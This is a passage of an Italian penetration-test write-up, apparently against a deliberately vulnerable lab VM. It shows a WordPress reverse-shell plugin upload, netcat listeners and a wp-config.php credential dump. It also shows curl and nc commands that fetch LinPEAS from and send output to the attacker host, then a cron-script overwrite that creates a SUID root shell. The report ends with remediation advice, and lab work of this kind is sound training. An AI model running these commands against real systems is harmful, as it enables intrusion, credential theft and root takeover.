


Figura 10: Accesso confermato alla Dashboard di WordPress come amministratore.

## 4.3 Preparazione del Payload (Reverse Shell)

Per ottenere un accesso remoto al sistema (RCE), è stato utilizzato lo script PHP standard di PentestMonkey. L'unica modifica apportata al codice sorgente è stata l'aggiunta dell'header richiesto da WordPress per i plugin, assente nella versione originale




Figura 11: Codice della Reverse Shell PentestMonkey.

Il file è stato compresso in formato .zip per essere accettato dal gestore plugin di WordPress. Successivamente, tramite il pannello di amministrazione, il file plugin.zip è stato caricato sul server.




Figura 12: Caricamento del plugin malevolo tramite dashboard WordPress.

## 4.4 Esecuzione e Stabilizzazione (TTY Upgrade)

Prima di attivare il plugin, è stato impostato un listener sulla macchina attaccante (Kali) sulla porta 4444:

```
1 nc -lvp 4444
```

Attivando il plugin dalla dashboard web, il server ha avviato la connessione verso Kali, fornendo una shell iniziale come utente **www-data**.




Figura 13: Connessione Netcat stabilita con successo (shell www-data).

La shell ottenuta era di tipo "dumb" (non interattiva). Per abilitare comandi complessi (come **su**, **nano** o exploit interattivi), è stata eseguita la stabilizzazione del terminale utilizzando Python:




Figura 14: Upgrade della shell a TTY interattiva tramite Python.

Questa operazione ha permesso di proseguire con la fase di enumerazione interna in modo stabile.

## 4.5 Post-Exploitation: Enumerazione File Sensibili

Una volta stabilita la shell come utente `www-data`, è stata eseguita una ricognizione manuale all'interno delle directory del server web per cercare file di configurazione contenenti credenziali.

Navigando nella directory di installazione di WordPress, è stato individuato e letto il file `wp-config.php`.

```
1 ls -la
2 cat wp-config.php
```

L'analisi del file ha rivelato le credenziali di accesso al database MySQL in chiaro (clear-text). Nello specifico, sono stati individuati l'indirizzo del database (`DB_HOST`), il nome utente (`DB_USER`) e la password (`DB_PASSWORD`).

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wp');

/** MySQL database username */
define('DB_USER', 'john@localhost');

/** MySQL database password */
define('DB_PASSWORD', 'thiscannotbeit');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This
 * will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         'put your unique phrase here');
define('SECURE_AUTH_KEY',  'put your unique phrase here');
define('LOGGED_IN_KEY',    'put your unique phrase here');
define('NONCE_KEY',        'put your unique phrase here');
define('AUTH_SALT',        'put your unique phrase here');
define('SECURE_AUTH_SALT', 'put your unique phrase here');
define('LOGGED_IN_SALT',   'put your unique phrase here');
define('NONCE_SALT',       'put your unique phrase here');

/**#@-*/
/**
```

Figura 15: Il file `wp-config.php` rivela le credenziali di root per MySQL.

## 5 Privilege Escalation (Root)

Ottenuto l'accesso iniziale, è stata avviata la fase di enumerazione interna per identificare vettori di scalata ai privilegi di amministratore (Root). Lo strumento scelto per questa analisi automatizzata è **LinPEAS**.

## 5.1 Fase 1: Download dello Script

Poiché la macchina target non disponeva di accesso a Internet, il file `linpeas.sh` è stato scaricato prelevandolo direttamente dalla macchina attaccante (Kali).

**Lato Attaccante (Kali):** È stato avviato un server HTTP temporaneo per servire il file:

```
1 python3 -m http.server 80
```

**Lato Vittima:** Sfruttando la shell `www-data`, il file è stato scaricato nella cartella temporanea `/tmp` e reso eseguibile:

```
1 cd /tmp  
2 curl -O http://192.168.50.151/linpeas.sh  
3 chmod 755 linpeas.sh
```




Figura 16: Download di LinPEAS sulla macchina vittima tramite curl.

## 5.2 Fase 2: Esecuzione ed Esfiltrazione (Exfiltration)

Per analizzare comodamente i risultati sulla macchina attaccante ed evitare di scrivere file di log voluminosi sul target, è stata adottata una tecnica di "piping" via rete.

**Setup Listener (Kali):** È stato avviato Netcat per ricevere i dati e salvarli su file:

```
1 nc -lvp 4444 > linpeas.txt
```

**Esecuzione (Vittima):** Lo script, ora presente localmente, è stato eseguito reindirizzando l'output verso l'IP dell'attaccante:

```
1 ./linpeas.sh | nc 192.168.50.151 4444
```

The screenshot shows a terminal window titled 'kali@kali: ~'. It displays the results of a LinPEAS scan on a target host. Red arrows point from specific lines in the output to the right side of the screen, where the user is executing a command to capture the output of the LinPEAS scan.

```

www-data@bsides2018:/var/www/backup_wordpress/wp-admin$ curl -O http://192.168.50.151/linpeas.sh
</w/backup_wordpress/wp-admin$ curl -O http://192.168.50.151/linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time   Time  Current
          Dload  Upload Total Spent   Spent  Left Speed
0     0    0     0    0     0  --:--:--:--:--:--:--:--:-- curl: (7) couldn't connect to host
www-data@bsides2018:/var/www/backup_wordpress/wp-admin$ curl -O http://192.168.50.151/linpeas.sh
</w/backup_wordpress/wp-admin$ curl -O http://192.168.50.151/linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time   Time  Current
          Dload  Upload Total Spent   Spent  Left Speed
100  952k  100  952k    0     0  38.3M  --:--:--:--:--:--:40.4M
www-data@bsides2018:/var/www/backup_wordpress/wp-admin$ chmod 755 linpeas.sh
www-data@bsides2018:/var/www/backup_wordpress/wp-admin$ ./linpeas.sh | nc 192.168.50.151 4444
</w/backup_wordpress/wp-admin$ ./linpeas.sh | nc 192.168.50.151 4444
  . . . . .
  
```

(kali㉿kali)-[~/usr/share/peass/linpeas]\$  
\$ python -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)  
...  
192.168.50.154 - - [18/Jan/2026 13:36:10] "GET /linpeas.sh HTTP/1.1" 200 -  
C  
Keyboard interrupt received, exiting.  
[kali㉿kali)-[~/usr/share/peass/linpeas]\$  
\$ nc -lvp 4444 > linpeas.txt  
zsh: permission denied: linpeas.txt  
[kali㉿kali)-[~/usr/share/peass/linpeas]\$  
\$ cd  
[kali㉿kali)-[~]  
\$ nc -lvp 4444 > linpeas.txt  
listening on [any] 4444 ...  
192.168.50.154: inverse host lookup failed: Unknown host  
connect to [192.168.50.151] from (UNKNOWN) [192.168.50.154] 34665

Figura 17: Esecuzione di LinPEAS con reindirizzamento dell'output verso Kali.

### 5.3 Analisi dei Risultati (Cron Job)

Analizzando il file `linpeas.txt` generato sulla Kali, è stata individuata una configurazione critica nella sezione relativa ai Cron Jobs. È stato rilevato che l'utente `root` esegue lo script `/usr/local/bin/cleanup` ogni minuto.

Una successiva verifica manuale sul file `/etc/crontab` ha confermato la vulnerabilità.

The screenshot shows the contents of the `/etc/crontab` file. It contains two entries for the `root` user. The first entry runs the `cleanup` script every minute. The second entry runs a series of cron jobs (daily, weekly, monthly) every day at 5, 10, and 15 minutes respectively.

```

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 * * * *      root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *      root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7      root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *      root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *    * * *      root    /usr/local/bin/cleanup

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

1      5        crontab.daily      nice run-parts --report /etc/cron.daily
7      10       crontab.weekly    nice run-parts --report /etc/cron.weekly
@monthly      15       crontab.monthly nice run-parts --report /etc/cron.monthly
  
```

Figura 18: File `/etc/crontab`: evidenza del job vulnerabile eseguito da root.

### 5.4 Exploitation SUID

Lo script `cleanup`, risultato scrivibile, è stato sovrascritto con una sequenza di comandi per creare una copia della shell `bash` e assegnarle il permesso SUID (+s).

The screenshot shows a terminal session where the `cleanup` script is being modified. The user echo's a payload into the script, which then creates a file named `rootbash` in `/tmp`, makes it executable, and sets its SUID bit. Finally, the user runs the payload to gain root privileges.

```

cat cleanup
#!/bin/sh

rm -rf /var/log/apache2/*      # Clean those damn logs!!

www-data@bsides2018:/usr/local/bin$ echo '#!/bin/bash' > /usr/local/bin/cleanup
<cal/bin$ echo '#!/bin/bash' > /usr/local/bin/cleanup
www-data@bsides2018:/usr/local/bin$ echo 'cp /bin/bash /tmp/rootbash' >> /usr/local/bin/cleanup
<cal/bin$ echo 'cp /bin/bash /tmp/rootbash' >> /usr/local/bin/cleanup
www-data@bsides2018:/usr/local/bin$ echo 'chmod +s /tmp/rootbash' >> /usr/local/bin/cleanup
<cal/bin$ echo 'chmod +s /tmp/rootbash' >> /usr/local/bin/cleanup
www-data@bsides2018:/usr/local/bin$ 
  
```

Figura 19: Iniezione del payload: creazione di una bash SUID in `/tmp`.

Dopo aver atteso l'esecuzione automatica del cron (1 minuto), è stato lanciato il comando `/tmp/rootbash -p`. Il flag `-p` ha permesso di mantenere i privilegi del proprietario del file (root), garantendo il controllo totale del sistema.

```
/tmp/rootbash -p
rootbash-4.2# whoami
whoami
root
rootbash-4.2# █
```

Figura 20: Accesso Root confermato

```
rootbash-4.2# cd /root
cd /root
rootbash-4.2# ls
ls
flag.txt
rootbash-4.2# cat flag.txt
cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on
this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege es
calation.
Did you find them all?

@abatchy17

rootbash-4.2# █
```

Figura 21: Accesso Root lettura della flag.

## 6 Conclusioni

Il Penetration Test ha evidenziato gravi carenze nella configurazione di sicurezza del server target. La catena di attacco si è basata su quattro vulnerabilità principali:

1. **Information Disclosure:** Esposizione di file di backup (`users.txt.bk`) via FTP anonimo.
2. **Security by Obscurity:** Affidamento alla segretezza di directory (`/backup_wordpress`) invece di proteggerle adeguatamente.
3. **Password Deboli:** Utilizzo di password presenti in dizionari comuni (`rockyou.txt`).
4. **Misconfiguration (Critica):** Permessi di scrittura errati su script eseguiti da root via Cron, che ha permesso l'escalation finale.

**Raccomandazioni:** Si consiglia di disabilitare l'accesso FTP anonimo, imporre policy per password complesse, rimuovere le installazioni WordPress obsolete e restringere i permessi di scrittura sui file di sistema in `/usr/local/bin`.